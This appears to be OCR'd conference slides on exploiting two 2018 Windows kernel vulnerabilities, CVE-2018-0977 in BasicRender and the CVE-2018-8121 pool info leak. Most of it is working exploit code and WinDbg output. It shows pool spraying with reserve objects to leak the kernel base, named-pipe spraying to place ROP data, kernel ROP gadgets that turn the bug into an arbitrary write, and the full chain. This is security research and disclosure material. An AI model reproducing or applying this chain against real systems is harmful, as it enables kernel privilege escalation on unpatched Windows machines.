


```
0: kd> u BasicRender!WARPKMDMABUFINFO::Run+60
BasicRender!WARPKMDMABUFINFO::Run+0x60:
fffff809`753a539c 488b07          mov     rax,qword ptr [rdi]
fffff809`753a539f 7548            jne     BasicRender!WARPKMDMABUFINFO::Run+0xad
(fffff809`753a53e9)
fffff809`753a53a1 488b00          mov     rax,qword ptr [rax]
fffff809`753a53a4 488d542430      lea     rdx,[rsp+30h]
fffff809`753a53a9 ff15814e0000    call    qword ptr [BasicRender!_guard_dispatch_icall_fptr
(fffff809`753aa230)]

0: kd> dqs fffff809`753aa230
fffff809`753aa230  fffff809`753a6550 BasicRender!guard_dispatch_icall_nop
fffff809`753aa238  00000000`0000a288

0: kd> uf BasicRender!guard_dispatch_icall_nop
BasicRender!guard_dispatch_icall_nop:
fffff809`753a6550 ffe0            jmp     rax
```

Nothing!

CVE-2018-0977

- Crash occurred in system process, no user space, no win32k



```
PROCESS_NAME:  System

CURRENT_IRQL:  0
...

1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff8b08`0ed94c80 fffff809`753a56b2 BasicRender!WARPKMDMABUFINFO::Run+0x60
01 ffff8b08`0ed94cb0 fffff809`753a51b3 BasicRender!WARPKMGPUNODE::Run+0xa6
02 ffff8b08`0ed94d10 fffff809`753a4845 BasicRender!WARPKMADAPTER::RunGPU+0x7c3
03 ffff8b08`0ed95be0 fffff801`278f53a7 BasicRender!WARPKMADAPTER::WarpGPUWorkerThread+0x25
04 ffff8b08`0ed95c10 fffff801`2797ad66 nt!PspSystemThreadStartup+0x47
05 ffff8b08`0ed95c60 00000000`00000000 nt!KiStartSystemThread+0x16
```

- How to prepare data for ROP?

Kernel InfoLeak

- CVE-2018-8121

  NtQueryInformationByName unintialized pool memory read

```
int __stdcall NtQueryInformationByName(
    _IN OBJECT_ATTRIBUTES *ObjAttr,
    _IN PVOID a2,
    _IN PVOID UserBuf,
    _IN int nSize,
    _IN int Flag
);
```

CVE-2018-8121

```
int __fastcall IoQueryInformationByName(__int64 a1, __int64 a2, void *UserBuf, int nSize, int
Flag)
{
   SIZE_T allocSize; // rdi@1
   allocSize = (unsigned int)nSize;
   Ring3Buf = UserBuf;

   if ( Flag == 0x44 )
   {
      // ...
      LODWORD(v41) = allocSize;

      if ( (unsigned __int64)Ring3Buf <= 0x7FFFFFFEFFFFi64 )
        P = IopVerifierExAllocatePoolWithQuota_3(v14, allocSize);
      else
        P = Ring3Buf;

      //...
      if ( Ring3Buf != P )
      {
        memmove(Ring3Buf, P, (unsigned int)v41);    //v41 = nSize
        ExFreePoolWithTag(v20, 0);
      }
```

CVE-2018-8121

- We call allocate pool memory of arbitrary size
- The pool chunk is unintialized
- We can read all the contents of this pool chunk
- How to get nt base?


  - Leak a kernel object which contains a nt function pointer

GetNtBase


```
// Spray Pool with Reserve Object
HANDLE* phReserve = new HANDLE[0x10000];
for(int i = 0; i<0x5000; i++)
{
        NtAllocateReserveObject(phReserve + i, NULL, 1);
}
// Destroy Some of them
for (int i = 0; i < 0x200; i++)
{
        CloseHandle(phReserve[i * 0x20]);
}

char arg2[0x100] = { 0 };
OBJECT_ATTRIBUTES objattr = { 0 };
// Reclaim the freed Reserve Object
NtQueryInformationByName(&objattr, arg2, arg2, 0xb0, 0x44);

INT64 FuncPointer = 0;
memcpy(&FuncPointer, arg2 + 0x90, sizeof(INT64));
printf("nt!PspIoMiniPacketCallbackRoutine: %p\n", FuncPointer);
INT64 ntBase = FuncPointer - 0x00533290;
```

GetNtBase

- Get function address from Reserve Object header



```
C:\work>poc.exe
nt!PspIoMiniPacketCallbackRoutine: FFFFF80360CDCA90
```



```
1: kd> u nt!PspIoMiniPacketCallbackRoutine
nt!PspIoMiniPacketCallbackRoutine:
fffff803`60cdca90 4883ec28        sub     rsp,28h
fffff803`60cdca94 488bca          mov     rcx,rdx
fffff803`60cdca97 c70200000000    mov     dword ptr [rdx],0
fffff803`60cdca9d e88e84bcff      call    nt!ObfDereferenceObject (fffff803`
```


- Now, which object we can use to place data in kernel, And how to get the address of sprayed data?

CVE-2018-8121


- How to layout rop data? We choosed named pipe

```
WCHAR *lpszPipename = (WCHAR *)VirtualAlloc(NULL, 0x1000, MEM_COMMIT,
         PAGE_READWRITE);
memset(lpszPipename, 0, 0x1000);
WCHAR *pipe = TEXT("\\\\.\\pipe\\");
int pipeSize = 9 * sizeof(WCHAR);
memcpy(lpszPipename, pipe, pipeSize);
wcscat_s(lpszPipename, 0x200, L"AAAAAAAAAA");

HANDLE handle1 = CreateNamedPipeW(
         (WCHAR*)lpszPipename,
         PIPE_ACCESS_DUPLEX,
         PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE | PIPE_WAIT,
         PIPE_UNLIMITED_INSTANCES,
         512, 512, 0, NULL);
printf("handle1: %x\n", handle1);
```

CVE-2018-8121



WindowStation	\Sessions\1\Windows\WindowStations\WinSta0	0xF8	0xFFFFCD8E35C65180
File	\Device\NamedPipe\AAAAAAAAAA	0xFC	0xFFFFCD8E34DE2CF0
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale	0x100	0xFFFFBB0C5818F3A0



```
1: kd> dq FFFFCD8E34DE2CF0
ffffcd8e`34de2cf0  00000000`00d80005 ffffcd8e`35cada70
ffffcd8e`34de2d00  00000000`00000000 ffffe28c`3a6cee70
ffffcd8e`34de2d10  ffffe28c`3a6c4e33 00000000`00000000
ffffcd8e`34de2d20  00000000`00000001 00000000`00000000
ffffcd8e`34de2d30  00000000`00000000 00000000`00000000
ffffcd8e`34de2d40  00000000`00040082 00000000`00380016
ffffcd8e`34de2d50  ffffbb0c`578fa200 00000000`00000000

1: kd> db ffffbb0c`578fa200
ffffbb0c`578fa200  5c 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  \.A.A.A.A.A.A.A.
ffffbb0c`578fa210  41 00 41 00 41 00 00 00-d0 52 08 58 0c bb ff ff  A.A.A....R.X....

1: kd> !pool FFFFCD8E34DE2CF0
 ffffcd8e34de2000 size:  1b0 previous size:    0  (Allocated)  File
  ...
 ffffcd8e34de2aa0 size:  1b0 previous size:  120  (Allocated)  File
*ffffcd8e34de2c50 size:  1b0 previous size:  1b0  (Allocated) *File   // here
                Pooltag File : File objects
```

PipeNameStr

CVE-2018-0977


- Rop in kernel, turn to AAW

```
KseGetIoCallbacks:

mov     rax, [rcx+30h]  // rcx point to pipe name
mov     rax, [rax+38h]  // control rax
retn

nt!KiResetForceIdle+0xf7:

pop     rcx
retn

xHalQueryProcessorRestartEntryPoint + 0x2:

mov     [rcx], rax       // Write!
mov   ax, 0C00000BBh
retn
```

Direct X

- Trigger infoleak to get nt base
- Spray data in kernel via NamedPipe
- Exploit infoleak again to get NameStr address
- Trigger CVE-2018-0977, untrust pointer execute
- Rop in kernel, turn to AAW!

Demo Time



127.0.0.1 - /

```
    2007年11月14日   15:07:28      68608  EasyWebSvr.exe
    2018年04月09日   20:07:03        407  EasyWebSvr.ini
    2018年04月09日   19:42:03        633  oob_jit.html

Total: 0 dir(s), 3 file(s)
```

Acknowledgements

- Yuange of Tencent ZhanluLab
- ZHENHUAN LI of Tencent ZhanluLab

Reference

- [1] https://conference.hitb.org/hitbsecconf2018ams/materials/D1%20COMMSEC%20-%20Saif%20Elsherei%20and%20Ian%20Kronquist%20-%20The%20Life%20&%20Death%20of%20Kernel%20Object%20Abuse.pdf
- [2] https://www.zerodayinitiative.com/advisories/ZDI-18-946/
- [3] https://www.zerodayinitiative.com/advisories/ZDI-18-248/
- [4] https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0977
- [5] https://conference.hitb.org/hitbsecconf2018ams/materials/D2T2%20-%20Rancho%20Han%20-%20Pwning%20The%20Windows%20Kernel.pdf

Q & A

Thanks